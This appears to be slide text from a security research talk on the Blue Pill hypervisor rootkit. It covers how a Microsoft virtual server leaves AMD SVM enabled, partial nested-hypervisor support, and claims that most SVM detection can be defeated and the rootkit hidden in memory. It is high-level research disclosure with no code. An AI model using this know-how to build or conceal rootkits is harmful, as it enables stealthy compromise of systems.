


# Windows Virtual Server 2005 R2

- When VS 2005 R2 is installed, SVMME is always set! :)
- This means that we can install Blue Pill and do not care about intercepting EFER accesses anymore!
- All the detection methods discussed before (that focus on generic VMM detection), do not work now!



# Bluepilling Virtual PC/Server?



# Nested VPC: current state

- We have implemented GIF=0 emulation for calling nested hypervisor
- We collect all the interrupts (and do not pass them to the nested h/v)...
- ... until it executes STGI
- Then we try to inject the collected interrupts into the nested h/v...
- ... and this is where we still fail ;(
- So currently you can run VPC under BP only until its guest switches to Protected Mode, then it crashes after a few msec... :/

# The Blue Pill Project

- Try the New Blue Pill yourself!
  - Plus try some SVM detectors
- `http://bluepillproject.org`
- You will find this presentation there as well

# Virtualization Technology: Guilty?

- Virtualization technology is great and has many legitimate usages,
- “Blue Pill” threat is not a result of virtualization technology,
- It’s a result of introducing some mechanisms too early, so the OS vendors didn’t have time to implement proper protection technologies,
- Just the fact that you use virtualization (e.g. server virtualization), doesn’t increase the risk – it might actually decrease it if you use type I hypervisors...

# Messages

- We believe its not possible to implement effective kernel protection on General Purpose OSes based on a macrokernel (monolithic) architecture
- SVM detection != Blue Pill detection
  - Especially tomorrow, when “virtualization will be used everywhere”
- Most of the SVM detection approaches (even those using external time source) can be defeated
- BP can hide itself in memory using various approaches
  - Nested Paging should offer the best results, but will be available only in Barcelona processors.

# References

- J. Rutkowska, Subverting Vista Kernel For Fun And Profit, Black Hat USA 2006,
- Tal Garfinkel et al., Compatibility is Not Transparency: VMM Detection Myths and Realities, HotOS 2007,
- Keith Adams, Blue Pill Detection In Two Easy Steps, July 2007,
- Edgar Barbosa, Blue Pill Detection, SyScan 2007,

**Thank You!**

<http://invisiblethingslab.com>